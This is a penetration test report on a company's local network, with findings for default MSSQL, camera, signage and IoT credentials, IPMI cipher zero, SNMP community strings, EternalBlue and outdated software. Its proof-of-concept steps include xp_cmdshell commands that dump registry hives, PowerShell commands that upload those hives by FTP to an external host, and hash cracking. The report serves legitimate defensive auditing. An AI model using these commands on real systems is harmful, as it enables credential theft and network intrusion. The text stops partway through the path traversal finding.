securitum

Security report

SUBJECT

Local Area Network

DATE

3.11.2023 – 30.11.2023

LOCATION

Cracow (Poland)

AUTHORS

Krzysztof Bierówka

VERSION

1.0

Executive summary

This document is a summary of work conducted by Securitum. The subject of the test was the LAN of [COMPANY].

Tests were conducted using the following roles: unauthenticated user (blackbox).

The most severe vulnerabilities identified during the assessment were:

- Default administrator password in the MSSQL database – possibility of remote code execution with system-level privileges.
- Default passwords for network devices – possibility of changing configuration and administrative control.
- Outdated and/or unsupported systems and applications.

During the tests, particular emphasis was placed on vulnerabilities that might in a negative way affect confidentiality, integrity or availability of processed data.

The security tests were carried out according to generally accepted LAN testing methodologies, as well as internal good practices of conducting security tests developed by Securitum.

An approach based on manual tests (using the above-mentioned methodologies), supported by several automatic tools (i.a. Nessus Professional, nmap, Impacket, Burp Suite), was used during the assessment.

The vulnerabilities are described in detail in further parts of the report.

Risk classification

Vulnerabilities are classified on a five-point scale, that reflects both the probability of exploitation of the vulnerability and the business risk of its exploitation. Below, there is a short description of the meaning of each of the severity levels:

- CRITICAL – exploitation of the vulnerability makes it possible to compromise the server or network device, or makes it possible to access (in read and/or write mode) data with a high degree of confidentiality and significance. The exploitation is usually straightforward, i.e. an attacker does not need to gain access to the systems that are difficult to reach and does not need to perform social engineering. Vulnerabilities marked as 'CRITICAL' must be fixed without delay, mainly if they occur in the production environment.

- HIGH – exploitation of the vulnerability makes it possible to access sensitive data (similar to the 'CRITICAL' level), however the prerequisites for the attack (e.g. possession of a user account in an internal system) make it slightly less likely. Alternatively, the vulnerability is easy to exploit, but the effects are somehow limited.


- MEDIUM – exploitation of the vulnerability might depend on external factors (e.g. convincing the user to click on a hyperlink) or other conditions that are difficult to achieve. Furthermore, exploitation of the vulnerability usually allows access only to a limited set of data or to data of a lesser degree of significance.

- LOW – exploitation of the vulnerability results in minor direct impact on the security of the test subject or depends on conditions that are very difficult to achieve in practical manner (e.g. physical access to the server).

- INFO – issues marked as 'INFO' are not security vulnerabilities per se. They aim to point out good practices, the implementation of which will lead to the overall increase of the system security level. Alternatively, the issues point out some solutions in the system (e.g. from an architectural perspective) that might limit the negative effects of other vulnerabilities.

Statistical overview

Below, a statistical summary of vulnerabilities is shown:



Contents

Change history

Document date	Version	Change description
22.11.2023	0.1	Creation of the document. Added vulnerability SECURITUM-236363-001.
27.11.2023	0.2	Added vulnerabilities SECURITUM-236363-002 – 006.
30.11.2023	1.0	The list of IP addresses in the vulnerability has been updated for SECURITUM-236363-005. Added vulnerabilities SECURITUM-236363-007 – 010.

Vulnerabilities in the LAN

[CRITICAL] SECURITUM-236363-001: Default MSSQL database administrator password

SUMMARY

During the audit, an MSSQL database was identified with the default administrator credentials set to `sa:sa` (System Administrator). This configuration allows an attacker to perform remote code execution with system-level privileges.

PREREQUISITES FOR THE ATTACK


Access to the administrative account.

TECHNICAL DETAILS (PROOF OF CONCEPT)

A connection to the MSSQL database was established using the `impacket-mssqlclient` tool with `sa:sa` credentials.

```
impacket-mssqlclient sa@172.X.X.X
```

After enabling the `xp_cmdshell` function, it was possible to execute system commands with `NT AUTHORITY\SYSTEM` privileges, demonstrated below with the `whoami` command.



Due to obtaining system privileges, an attack was conducted to allow privilege escalation. To perform it, a dump of part of the system registry hive was performed: SAM, SYSTEM, and SECURITY:

```
xp_cmdshell reg save hklm\sam c:\windows\temp\scrt\SAM
xp_cmdshell reg save hklm\system c:\windows\temp\scrt\SYSTEM
```

```
xp_cmdshell reg save hklm\security c:\windows\temp\scrt\SECURITY
```

The LAN configuration did not permit exfiltration of the prepared data - hosts within the LAN are restricted to responding only to incoming connections (established, related) and cannot initiate connections to the auditor's station at 172.X.X.X.

It was decided to proceed with exfiltration to a host located on the Internet. For this purpose, a device with the address 172.104.X.X was prepared (specifically for this penetration test), running an FTP service (`python3 -m pyftpdlib --port 53945 --write`) on the non-standard port 53945. Access was restricted to the [COMPANY] network using the iptables tool. This configuration allowed data exfiltration via `PowerShell`.

```
xp_cmdshell powershell -c "iex (New-Object
Net.Webclient).UploadFile(''ftp://172.104.X.X:53945/s1'', ''c:\windows\temp\scrt\SAM'')"

xp_cmdshell powershell -c "iex (New-Object
Net.Webclient).UploadFile(''ftp://172.104.X.X:53945/s2'', ''c:\windows\temp\scrt\SYSTEM'')"

xp_cmdshell powershell -c "iex (New-Object
Net.Webclient).UploadFile(''ftp://172.104.X.X:53945/s3'', ''c:\windows\temp\scrt\SECURITY'')"
```

After copying the data to the station in client network, the files were immediately deleted from the external host using the `srm` (secure remove) command.

Using the `impacket-secretsdump` tool from the Impacket suite (https://github.com/fortra/impacket), domain password hashes in `DCC2` format were extracted from the tested host.

An attempt was made to crack them using the hashcat program (https://hashcat.net/hashcat/), which resulted in access to the `[COMPANY].pl\[REDACTED]` account, password: `k*******9`, resulting in a privilege escalation to the domain user level.

Location

172.X.X.X port 1433 / tcp

Recommendation

It is recommended to immediately change the default password for the administrative account.

[CRITICAL] SECURITUM-236363-002: Default credentials for AXIS camera command line

SUMMARY

During the audit, AXIS cameras were identified as using default login credentials `root:root` for SSH protocol access. The devices have the Linux operating system installed, which allows an attacker to run custom tools and perform further attacks in the local network.

PREREQUISITES FOR THE ATTACK

Network access to the device.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Login to the `root` account using the password `root`:

```
root@secubox-kali: ~
┌──(root💀secubox-kali)-[/home/securitum/Documents/spoils]
└─# ssh root@10.[redacted]
The authenticity of host '10[redacted] can't be established.
ECDSA key fingerprint is SHA256:j4oXp[redacted]
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10[redacted] (ECDSA) to the list of known hosts.
root@10.[redacted]'s password:
root@axis[redacted]# whoami
-sh: whoami: not found
root@axis-[redacted]# id
uid=0(root) gid=0(root) groups=0(root),101(admin),102(operator),103(viewer),[redacted]
root@axis-[redacted]# netstat -tulpn
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/[redacted]
tcp        0      0 0.0.0.0:8080            0.0.0.0:*               LISTEN      2405[redacted]
tcp        0      0 0.0.0.0:8081            0.0.0.0:*               LISTEN      8084[redacted]
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      954/[redacted]
tcp        0      0 0.0.0.0:8151            0.0.0.0:*               LISTEN      8084[redacted]
tcp        0      0 127.0.0.1:9020          0.0.0.0:*               LISTEN      8084[redacted]
tcp        0 [redacted]                                              LISTEN      8752[redacted]
tcp        0 [redacted]                                              LISTEN      8084[redacted]
tcp        0 [redacted]                                              LISTEN      705/[redacted]
tcp        0 [redacted]                                              LISTEN      768/httpd
tcp        0 [redacted]                                              LISTEN      954/vftpd
tcp        0 [redacted]                                              LISTEN      1/systemd
tcp        0 [redacted]                                              LISTEN      768/httpd
udp        0 [redacted]                                                          1273/mdnsd
udp        0 [redacted]                                                          1388/wsdd
udp        0 [redacted]                                                          1388/wsdd
udp        0 [redacted]                                                          1271/mDNSResponderP
udp        0 [redacted]                                                          1273/mdnsd
udp        0 [redacted]                                                          8752/libupnp
udp        0 [redacted]                                                          1271/mDNSResponderP
udp        0 [redacted]                                                          8752/libupnp
udp        0      0 :::53775                :::*                                  1273/mdnsd
udp [redacted]36417                :::*                                  1271/mDNSResponderP
root[redacted]# 
[0] 0:zsh  1:zsh  2:ruby- 3:ssh* 4:zsh                                          "secubox-kali" 08:44 24-Nov-23
```

LOCATION

10.118.X.X port 22 / tcp

10.118.X.X port 22 / tcp

RECOMMENDATION

It is recommended to immediately change the default password to the administrative account.

[CRITICAL] SECURITUM-236363-003: Default credentials for digital signage device command line

SUMMARY

During the audit, digital signage devices were identified as using default credentials (`root:password` and `user:user`) for the Telnet protocol, running on a non-standard port 24/tcp. The devices have the Linux operating system installed, enabling an attacker to deploy custom tools and further perform attacks in the local network.

PREREQUISITES FOR THE ATTACK

Network access to the device.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Login to the `root` account using the password `password`:

```
root@secubox-kali: ~                                                    ⌥⌘1
└─# telnet -l root [redacted]
Trying 10.[redacted]
Connected [redacted]
Escape character is '^]'.

localhost login: root
Password:
                  _
                 |=|
                 | |
                 | |
                /   \
               .     .
               |-----|
               |     |
               |-----|
               |_____|
            ============
                 ___
                /___\
               ." | ".
               (o_|_o)
                u   u
         ===================
         = Talismon Project =
         ===================
         =     presents     =
         ===================
         =    ! Beetle !    =
         ===================
          |=|     |=|    |=|
          | |     | |    | |
          | |     | |    | |
         /   \   /   \  /   \
        .     . .     ..     .
        |-----| |-----||-----|
        |     | |     ||     |
        |-----| |-----||-----|
        |_____| |_____||_____|
     ==========================

# id
uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),101(pulse),102(pulse-access)
#
[0] 0:zsh  1:zsh  2:ruby- 3:telnet* 4:zsh                    "secubox-kali" 10:53 24-Nov-23
```

LOCATION

10.118.X.X port 24 / tcp

10.118.X.X port 24 / tcp

RECOMMENDATION

It is recommended to immediately change the default password for the administrative account.

[CRITICAL] SECURITUM-236363-004: IPMI service authentication bypass

SUMMARY

During the audit, an IPMI (Intelligent Platform Management Interface) service was identified, configured with the so-called Cipher Zero. This protocol allows to login to the administrative account with any or without password. An authenticated session permits full device management.

More information:

- https://www.dell.com/support/kbdoc/en-us/000135423/how-to-check-if-ipmi-cipher-0-is-off

PREREQUISITES FOR THE ATTACK

Network access to the IPMI service with protocol Cipher Zero enabled.

TECHNICAL DETAILS (PROOF OF CONCEPT)

List of users acquired via an authenticated session using any password in the Cipher Zero protocol:

```
┌──(root💀secubox-kali)-[/home/securitum/Documents/ipmi]
└─# ipmitool -I lanplus -C 0 -H 172[redacted] -U root -P root user list
ID  Name             Callin  Link Auth  IPMI Msg   Channel Priv Limit
1                    true    false      false      NO ACCESS
2   root             true    true       true       ADMINISTRATOR
3                    true    false      false      NO ACCESS
4                    true    false      false      NO ACCESS
5                    true    false      false      NO ACCESS
6                    true    false      false      NO ACCESS
7                    true    false      false      NO ACCESS
8                    true    false      false      NO ACCESS
9                    true    false      false      NO ACCESS
10                   true    false      false      NO ACCESS
11                   true    false      false      NO ACCESS
12                   true    false      false      NO ACCESS
13                   true    false      false      NO ACCESS
14                   true    false      false      NO ACCESS
15                   true    false      false      NO ACCESS
16                   true    false      false      NO ACCESS

┌──(root💀secubox-kali)-[/home/securitum/Documents/ipmi]
└─#
```

LOCATION

172.XX.X.XXX port 623 / udp

172.XX.X.XXX port 623 / udp

172.XX.X.XXX port 623 / udp

172.XX.X.XXX port 623 / udp

RECOMMENDATION

It is recommended to update the firmware and disable Cipher Zero support, following the guidance provided in the link in the "Description" section.

[HIGH] SECURITUM-236363-005: Default credentials for SNMP protocol

SUMMARY

During the audit, several devices were identified using the default community names: `public` and `private`. The first allows an attacker to access detailed information about the device, while the second enables configuration changes on the device.

PREREQUISITES FOR THE ATTACK

Access to devices with the SNMP protocol on port 161/udp, using default community names.

TECHNICAL DETAILS (PROOF OF CONCEPT)

The command `snmpwalk -c private -v2c 172.XX.XX.XX` reveals for example detailed information about the device:

```
root@secubox-kali: ~
┌──(root💀secubox-kali)-[/home/securitum/Documents/spoils]
└─# snmpwalk -c public -v2c [redacted]
Created directory: /var/lib/snmp/cert_indexes
iso.3.6.1.2.1.1.1.0 = STRING: "[redacted]
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.36849.1.2.91
iso.3.6.1.2.1.1.3.0 = Timeticks: (1373657147) 158 days, 23:42:51.47
iso.3.6.1.2.1.1.4.0 = STRING: "Me <[redacted]
iso.3.6.1.2.1.1.5.0 = STRING: "SND-L6013R"
iso.3.6.1.2.1.1.6.0 = STRING: "Right here, right now."
iso.3.6.1.2.1.1.8.0 = Timeticks: (36) 0:00:00.36
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.11.2.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.15.2.1.1
iso.3.6.1.2.1.1.9.1.2.3 = OID: iso.3.6.1.6.3.10.3.1.1
iso.3.6.1.2.1.1.9.1.2.4 = OID: iso.3.6.1.2.1.10.131
iso.3.6.1.2.1.1.9.1.2.5 = OID: iso.3.6.1.6.3.13.3.1.3
iso.3.6.1.2.1.1.9.1.2.6 = OID: iso.3.6.1.6.3.1
iso.3.6.1.2.1.1.9.1.2.7 = OID: iso.3.6.1.6.3.16.2.2.1
iso.3.6.1.2.1.1.9.1.3.1 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.2 = STRING: "The MIB for Message Processing and Dispatching."
iso.3.6.1.2.1.1.9.1.3.3 = STRING: "The SNMP Management Architecture MIB."
iso.3.6.1.2.1.1.9.1.3.4 = STRING: "RFC 2667 TUNNEL-MIB implementation for Linux 2.2.x kernels."
iso.3.6.1.2.1.1.9.1.3.5 = STRING: "The MIB modules for managing SNMP Notification, plus filtering."
iso.3.6.1.2.1.1.9.1.3.6 = STRING: "The MIB module for SNMPv2 entities"
iso.3.6.1.2.1.1.9.1.3.7 = STRING: "View-based Access Control Model for SNMP."
iso.3.6.1.2.1.1.9.1.4.1 = Timeticks: (26) 0:00:00.26
iso.3.6.1.2.1.1.9.1.4.2 = Timeticks: (26) 0:00:00.26
iso.3.6.1.2.1.1.9.1.4.3 = Timeticks: (26) 0:00:00.26
iso.3.6.1.2.1.1.9.1.4.4 = Timeticks: (28) 0:00:00.28
iso.3.6.1.2.1.1.9.1.4.5 = Timeticks: (29) 0:00:00.29
iso.3.6.1.2.1.1.9.1.4.6 = Timeticks: (33) 0:00:00.33
iso.3.6.1.2.1.1.9.1.4.7 = Timeticks: (36) 0:00:00.36
iso.3.6.1.2.1.2.1.0 = INTEGER: 4
iso.3.6.1.2.1.2.2.1.1.1 = INTEGER: 1
iso.3.6.1.2.1.2.2.1.1.2 = INTEGER: 2
iso.3.6.1.2.1.2.2.1.1.3 = INTEGER: 3
iso.3.6.1.2.1.2.2.1.1.4 = INTEGER: 4
iso.3.6.1.2.1.2.2.1.2.1 = STRING: "lo"
iso.3.6.1.2.1.2.2.1.2.2 = STRING: "eth0"
[0] 0:zsh  1:zsh  2:ruby- 3:[tmux]* 4:zsh                    "secubox-kali" 09:24 24-Nov-23
```

LOCATION

[REDACTED]

RECOMMENDATION

It is recommended to change the default community names. If SNMP is not used for device monitoring, it is advisable to disable it.

[HIGH] SECURITUM-236363-006: Default credentials for IoT device panel

SUMMARY

During the audit, an IoT device panel was identified, protected by the default administrative credentials `admin:admin`. Access to the panel allows full management of the device.

PREREQUISITES FOR THE ATTACK

Network access.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Login to the IoT panel using the credentials `admin:admin`.

LOCATION

http://10.118.XX.XXX

RECOMMENDATION

It is recommended to immediately change the default password for the administrative account.

[CRITICAL] SECURITUM-236363-007: EternalBlue - Remote Code Execution without authentication

SUMMARY

During the audit, outdated and unsupported Windows systems were identified. These systems are vulnerable to the MS17-010 security flaw, allowing an attacker to take control of the system without authentication.

PREREQUISITES FOR THE ATTACK

Network access.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Due to the limited time for the penetration test and the production nature of the environment, only a confirmation of vulnerability existence was conducted:

```
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                Required  Description
   ----         ---------------                                --------  -----------
   CHECK_ARCH   true                                           no        Check for architecture on vulnerable hosts
   CHECK_DOPU   true                                           no        Check for DOUBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                          no        Check for named pipe on vulnerable hosts
   NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/n  yes       List of named pipes to check
                amed_pipes.txt
   RHOSTS                                                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-met
                                                                         asploit.html
   RPORT        445                                            yes       The SMB service port (TCP)
   SMBDomain    .                                              no        The Windows domain to use for authentication
   SMBPass                                                     no        The password for the specified username
   SMBUser                                                     no        The username to authenticate as
   THREADS      1                                              yes       The number of concurrent threads (max one per host)


View the full module info with the info, or info -d command.

msf6 auxiliary(scanner/smb/smb_ms17_010) > set rhost 10.[redacted]
rhost => [redacted]
msf6 auxiliary(scanner/smb/smb_ms17_010) > run

[+] 10.[redacted]  - Host is likely VULNERABLE to MS17-010! - Windows Server 2003 R2 3790 Dodatek Service Pack 2 x86 (32-bit)
[*] 10.[redacted]  - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

LOCATION

10.XX.X.XX - Windows Server 2003 R2 3790 with Service Pack 2 x86 (32-bit)

10.XXX.XX.XX - Microsoft Windows 7 Professional

172.XX.X.XX - Microsoft Windows 7

172.XX.XX.XXX - Microsoft Windows Vista

RECOMMENDATION

It is recommended to disable all unsupported systems and replace them with current versions. Older Microsoft operating systems are vulnerable to multiple security flaws, such as:

- EternalBlue https://learn.microsoft.com/en-us/security-updates/securitybulletins/2017/ms17-010
- BlueKeep https://www.microsoft.com/en-us/security/blog/2019/08/08/protect-against-bluekeep/

These allow for remote code execution, leading to privilege escalation within the local network.

[HIGH] SECURITUM-236363-008: Outdated and/or unsupported systems and applications

SUMMARY

During the audit, the software applications were identified that are outdated and/or unsupported by the vendor, and contain publicly known security vulnerabilities. A comprehensive table of the identified software is provided in the "Technical Details" section.

PREREQUISITES FOR THE ATTACK

Network access and exploitation of publicly known security vulnerabilities.

TECHNICAL DETAILS (PROOF OF CONCEPT)

Nazwa	Wersja	Adres	Uwagi
MSSQL	9.0.5069.0	10.XX.X.XX port 1433	Unsupported version by vendor
MSSQL	13.0.4001.0	10.XX.X.XXX port 49905	Update available to version 13.0.6300.2 (2016 SP3)
MSSQL	11.0.7507.0	10.XX.X.XX port 50707	Unsupported version by vendor
MSSQL	8.0.760.0	10.XX.XX0.XX port 64609	Unsupported version by vendor
MSSQL	12.0.5000.0	172.XX.X.XX port 19678 172.XX.X.XXX port 19678	Update available to version 12.0.6024.0 (2014 SP3)
MSSQL	11.0.2100.0	172.XX.X.XX port 65298 172.XX.X.X port 59508 172.XX.X.X port 55063 172.XX.X.XX port 61751 172.XX.X.XXX port 52603	Unsupported version by vendor
MSSQL	10.50.6560.0	172.XX.X.XXX port 62766	Unsupported version by vendor
MSSQL	11.0.2100.0	172.XX.X.XXX port 63956 172.XX.X.XX port 50428 172.XX.X.XX port 54456 172.XX.X.XX port 52918	Unsupported version by vendor
MSSQL	9.0.4035.0	172.XX.X.XX port 56992	Unsupported version by vendor
MSSQL	12.0.5000.0	172.XX.X.XX port 62644	Update available to version 12.0.6024.0 (2014 SP3)
MSSQL	10.50.4042.0	172.XX.X.X port 1433	Unsupported version by vendor
MSSQL	11.0.2100.0	172.18.6.41 port 54780	Unsupported version by vendor
MSSQL	11.0.2100.0	172.18.6.28 port 58874	Unsupported version by vendor

MSSQL	11.0.2100.0	172.XX.X.X port 54259 172.XX.X.X port 50173	Unsupported version by vendor
MSSQL	8.0.766.0	172.XX.X.X port 49241	Unsupported version by vendor
MSSQL	11.0.2100.0	172.XX.X.X port 58235	Unsupported version by vendor
Microsoft Windows Server	2003	10.XX.X.XX	Unsupported version by vendor
Microsoft Windows	7	10.XXX.XX.XX	Unsupported version by vendor
Microsoft Windows	7	172.XX.X.X	Unsupported version by vendor
Microsoft Windows	Vista	172.XX.XX.XXX	Unsupported version by vendor
VMware vCenter Server	7.0 Build 21958406	10.XX.X.XXX	Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2023-34048 • https://www.vmware.com/security/advisories/VMSA-2023-0014.html
VMware vCenter Server	7.0 Build 19234570	10.XX.X.XXX	Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2023-34048 • https://www.vmware.com/security/advisories/VMSA-2023-0014.html
VMware vCenter Server	6.7 Build 20504362	172.XX.X.XXX	Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2023-34048
Vmware ESXi	6.7	172.XX.X.XXX 172.XX.X.XXX	Unsupported version. Support ended on October 15, 2022.
VMware ESXi	6.7	172.XX.X.XXX	Unsupported version. Support ended on October 15, 2022.
VMware ESXi	6.7	172.XX.X.XXX	Unsupported version. Support ended on October 15, 2022.
Apache Tomcat	8.5.34	10.XX.X.XX port 8889	Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2023-24998 • https://nvd.nist.gov/vuln/detail/CVE-2022-42252 • https://nvd.nist.gov/vuln/detail/CVE-2022-25762
Apache Tomcat	8.0.43	10.XXX.XX.XXX port 7002	Unsupported version Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2018-8014 • https://nvd.nist.gov/vuln/detail/CVE-2018-8034

PHP	7.2.34	10.XXX.XX.XXX port 80, 443	Unsupported version
Apache	2.4.54	10.XXX.X.XXX port 80	Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2023-25690 • https://nvd.nist.gov/vuln/detail/CVE-2023-27522
Apache	2.4.46	10.XXX.XX.XXX port 80	Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2023-25690 • https://nvd.nist.gov/vuln/detail/CVE-2023-27522
Apache	2.4.54	10.XXX.X.XXX port 80	Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2023-25690 • https://nvd.nist.gov/vuln/detail/CVE-2023-27522
Apache	2.4.54	10.XXX.XX.XXX port 80	Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2023-25690 • https://nvd.nist.gov/vuln/detail/CVE-2023-27522
Apache	2.4.54	10.XXX.XX.XXX port 443	Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2023-25690 • https://nvd.nist.gov/vuln/detail/CVE-2023-27522
Apache	2.4.46	10.XXX.XX.XXX port 443	Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2023-25690 • https://nvd.nist.gov/vuln/detail/CVE-2023-27522
Apache	2.4.54	10.XXX.X.XXX port 443	Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2023-25690 • https://nvd.nist.gov/vuln/detail/CVE-2023-27522
Apache	2.4.54	10.XXX.XX.XXX port 443	Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2023-25690 • https://nvd.nist.gov/vuln/detail/CVE-2023-27522
Dell iDRAC	2.61.60.60.08	172.16.X.XXX	Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2020-5344
Dell EMC iDRAC8	2.83.83.83.05	172.XX.X.XXX	Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2022-34436
Dell EMC iDRAC8	2.83.83.83.05	172.XX.X.XXX	Publicly known vulnerabilities: • https://nvd.nist.gov/vuln/detail/CVE-2022-34436

LOCATION

Described in a table above.

RECOMMENDATION

It is recommended to update software to the latest versions supported by the vendor.

[HIGH] SECURITUM-236363-009: Path Traversal

SUMMARY

During the audit, a Hikvision application was identified as vulnerable to a Path Traversal attack, allowing the reading of any file located on the device.

PREREQUISITES FOR THE ATTACK


Network access.

TECHNICAL DETAILS (PROOF OF CONCEPT)

